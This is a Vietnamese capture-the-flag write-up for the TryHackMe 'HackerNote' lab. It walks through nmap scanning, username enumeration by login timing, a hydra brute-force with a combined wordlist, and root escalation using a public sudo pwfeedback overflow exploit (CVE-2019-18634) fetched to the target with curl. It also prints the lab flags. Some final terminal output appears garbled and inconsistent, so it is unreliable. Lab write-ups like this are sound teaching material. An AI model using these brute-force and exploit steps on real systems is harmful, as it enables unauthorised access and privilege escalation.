

# HackerNote (TryHackMe-Medium)

-link:<https://tryhackme.com/room/hackernote>

\*Note: mặc dù là 1 bài có độ khó medium nhưng lại dễ hơn hầu hết các bài easy cùng năm. Khuyến khích người mới làm bài này đầu tiên để có cái nhìn tổng quát về CTF.

## 1. Reconnaissance và Scaning.

-Ta dùng nmap để xem có cổng nào mở không.

```
nmap -A ip_addr -o nmap.txt
```

-Kết quả:

```
# Nmap 7.95 scan initiated Sat Mar 29 03:12:08 2025 as: /usr/lib/nmap/nmap
--privileged -A -o nmap.txt 10.10.221.130
Nmap scan report for 10.10.221.130
Host is up (0.27s latency).

Not shown: 997 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
                  col 2.0)
| ssh-hostkey:
|   2048 10:a6:95:34:62:b0:56:2a:38:15:77:58:f4:f3:6c:ac (RSA)
|   256 6f:18:27:a4:e7:21:9d:4e:6d:55:b3:ac:c5:2d:d5:d3 (ECDSA)
|_  256 2d:c3:1b:58:4d:c3:5d:8e:6a:f6:37:9d:ca:ad:20:7c (ED25519)
80/tcp    open  http   Golang net/http server (Go-IPFS json-rpc or InfluxDB AP
I)
|_http-title: Home - hackerNote
8080/tcp  open  http   Golang net/http server (Go-IPFS json-rpc or InfluxDB A
```

PI)  
|\_http-title: Home - hackerNote  
|\_http-open-proxy: Proxy might be redirecting requests  
Device type: general purpose  
Running: Linux 4.X  
OS CPE: cpe:/o:linux:linux\_kernel:4.15  
OS details: Linux 4.15  
Network Distance: 2 hops  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel


TRACEROUTE (using port 23/tcp)

HOP	RTT	ADDRESS
1	302.23 ms	10.21.0.1
2	302.73 ms	10.10.221.130


OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

# Nmap done at Sat Mar 29 03:18:19 2025 -- 1 IP address (1 host up) scanned in 371.11 seconds

-Nơi duy nhất ta có thể try cập vào là trang web.




-Vì không có trang robots.txt nên ta sẽ kiểm tra đến trang login.



The screenshot shows a web browser window with the URL <http://10.10.221.130/login/>. The page title is "Login - hackerNote". The main content area is titled "hackerNote". It features a "Login to hackerNote" section with input fields for "Username" and "Password", and buttons for "Login" and "forgot my password". Below this is a "No account? Make one here" section with similar input fields and a "Create User" button. The browser's address bar shows the full URL, and the status bar indicates the connection is secure (https).


-Ta cũng chưa biết tên người dùng hay mật khẩu nào nên điều tiếp theo nên làm có lẽ là thử đăng kí vào trang. Không có gì đặc biệt cả, nó chỉ là 1 trang ghi chú bình thường.



The screenshot shows a web browser window with the URL <http://10.10.184.89/notes/>. The page title is "Notes - hackerNote". The main content area is titled "hackerNote". It displays a heading "Your notes:" followed by a single note entry. The note has the title "test" and the content "test" repeated below it. A "Logout" button is located in the top right corner. The browser's address bar shows the full URL, and the status bar indicates the connection is secure (https).

## 2. Gaining Access.

- Theo như hướng dẫn của room, ta sẽ thử đăng nhập sai. Ta nhận ra là nếu tên đăng nhập sai thì sẽ trả về lỗi luôn, nhưng nếu đúng thì mới kiểm tra tới mật khẩu, nó sẽ mất 1 khoảng thời gian cố định nào đó để kiểm tra tiếp.
- Với suy nghĩ đó trong đầu, ta sẽ có thể sử dụng burpsuite để tấn công, hoặc sử dụng 1 đoạn script nào đó.
- Sau khi thử sử dụng python script để khai thác thì ta tìm được tên người dùng là **james**, vì trang web có cung cấp cho ta gợi ý về mật khẩu là màu sắc yêu thích và số yêu thích của anh ta.



-Đồng thời room cũng cho ta 2 lists gồm các màu và số, đồng thời ta cũng cần phải sử dụng 1 tool từ github. Đầu tiên ta clone thư mục chứa tool về máy.

```
git clone https://github.com/hashcat/hashcat-utils/
```

-Tiếp theo ta sử dụng make để tạo file. Dùng ngay trên thư mục đó.

```
make
```

-Sau khi có file thực thi rồi thì ta bắt đầu sử dụng nó để tạo word lists.

```
/path_to_file/combinator.bin color.txt number.txt > wordlist.txt
```

-Để biết wordlist có bao nhiêu mật khẩu, ta sử dụng cat và wc.

```
cat wordlist.txt | wc -l
```


-Ta sử dụng hydra để brute ra mật khẩu.

```
hydra -l james -P wordlist.txt ip_addr http-post-form "/api/user/login:username=^USER^&password=^PASS^:Invalid Username Or Password" -V
```

-Từ đó ta có được mật khẩu của **james** là **blue7**.

### 3. Maintaining Access.

-Truy cập vào trong tài khoản của james, ta thấy được mật khẩu ssh của anh ta.



-Ta thử sử dụng mật khẩu này và đăng nhập vào ssh của anh ta. Và ta có user.txt.

```
james@hackernote:~$ cat user.txt  
thm{56911bd7ba1371a3221478aa5c094d68}
```

## 4. Privilege Escalation.

-Đầu tiên ta thử sử dụng sudo -l, nhưng có vẻ là anh ta không được sử dụng sudo.

```
james@hackernote:~$ sudo -l  
[sudo] password for james:  
Sorry, user james may not run sudo on hackernote.
```

-Tuy nhiên, như như room đã nói, ta để ý thấy mỗi lần nhập mật khẩu để sử dụng sudo thì sẽ có 1 dấu '\*' trên mỗi kí tự. Thật ra đó dấu hiệu của 1 lỗ hổng, nên ta sẽ thử tra từ khóa `sudo asterisks exploit` trên google.

-Ngay trang đầu tiên đã cho ta link đến phần khai thác tại [Exploit-DB](#).

Google

sudo asterisks exploit

Tất cả Video Hình ảnh Mua sắm Video ngắn Tin tức Web ... Thêm Công cụ

Exploit-DB  
<https://www.exploit-db.com/exploits> · Dịch trang này

Sudo 1.8.25p - 'pwfeedback' Buffer Overflow (PoC)  
4 thg 2, 2020 — Due to a bug, when the pwfeedback option is enabled in the sudoers file, a user may be able to trigger a stack-based buffer overflow.

Information Security Stack Exchange  
<https://security.stackexchange.com> · i... · Dịch trang này

Is an asterisk in sudo command specifications safe?  
14 thg 12, 2017 — There is nothing intrinsically dangerous about using an asterisk, but some commands will allow you to execute other commands as arguments.  
1 câu trả lời · Câu trả lời hàng đầu: Different applications have a different understanding of what the as...

EDB-ID: 47995    CVE: 2019-18634    Author: JOE VENNIX    Type: DOS    Platform: LINUX    Date: 2020-02-04

EDB Verified: ✘    Exploit: ⬇️ / { }    Vulnerable App:

-Từ đó trả lời cho câu hỏi đó là cve nào (CVE-2019-18634), ta sẽ thử dùng câu lệnh được cung cấp trong đây để khai thác.

```
perl -e 'print(("A" x 100 . "\x{00}") x 50)' | sudo -S id
```

-Có vẻ là không được, nên ta sẽ tiếp tục theo hướng dẫn của room là tìm exploit trên github. Ta copy file đó về.

```
git clone https://github.com/saleemrashid/sudo-cve-2019-18634
```

-Ngay tại thư mục đó, ta sử dụng `make`, sau khi đã có file thực thi thì truyền nó qua cho máy nạn nhân. Đầu tiên thì tạo 1 server bên máy ta.

```
python3 -m http.server
```

-Tiếp theo dùng curl để lấy file sang.

```
curl http://your_ip_addr:8000/exploit --output exploit
```

-Thay đổi quyền sử dụng và chạy file.

```
chmod 755 exploit
```

```
./exploit
```

-Và ta đã có quyền của root

```
james@hackernote:~$ chmod 755 exploit
james@hackernote:~$ cd /Desktop/hackerNote/sudo-cve-2019-10001/
exploit user.txt
james@hackernote:~$ ./exploit Makefile README.md
[sudo] password for james:
Sorry, try again./Desktop/hackerNote/sudo-cve-2019-10001/exploit: Permission denied.
# ls -l /root/
total 12
drwxr-xr-x 2 root root 4096 Apr  1 05:27 ./
drwxr-xr-x 1 root root 4096 Apr  1 05:27 ../
-rw-r--r-- 1 root root  128 Apr  1 05:27 httpd.conf*
-rw-r--r-- 1 root root  128 Apr  1 05:27 index.html*
-rw-r--r-- 1 root root  128 Apr  1 05:27 user.txt*
# id
uid=0(root) gid=0(root) groups=0(root),1001(james)
# [Exception occurred during processing of request from
# http://127.0.0.1:8000/]#
```

-Ta sẽ có file root từ đó.

```
# cat /root/root.txt
test(request, client)
thm{af55ada6c2445446eb0606b5a2d3a4d2}
# file "/usr/lib/python3.13/http/server.py"
# curl -s http://127.0.0.1:8000/ | grep "HTTP/1.1 200 OK"
```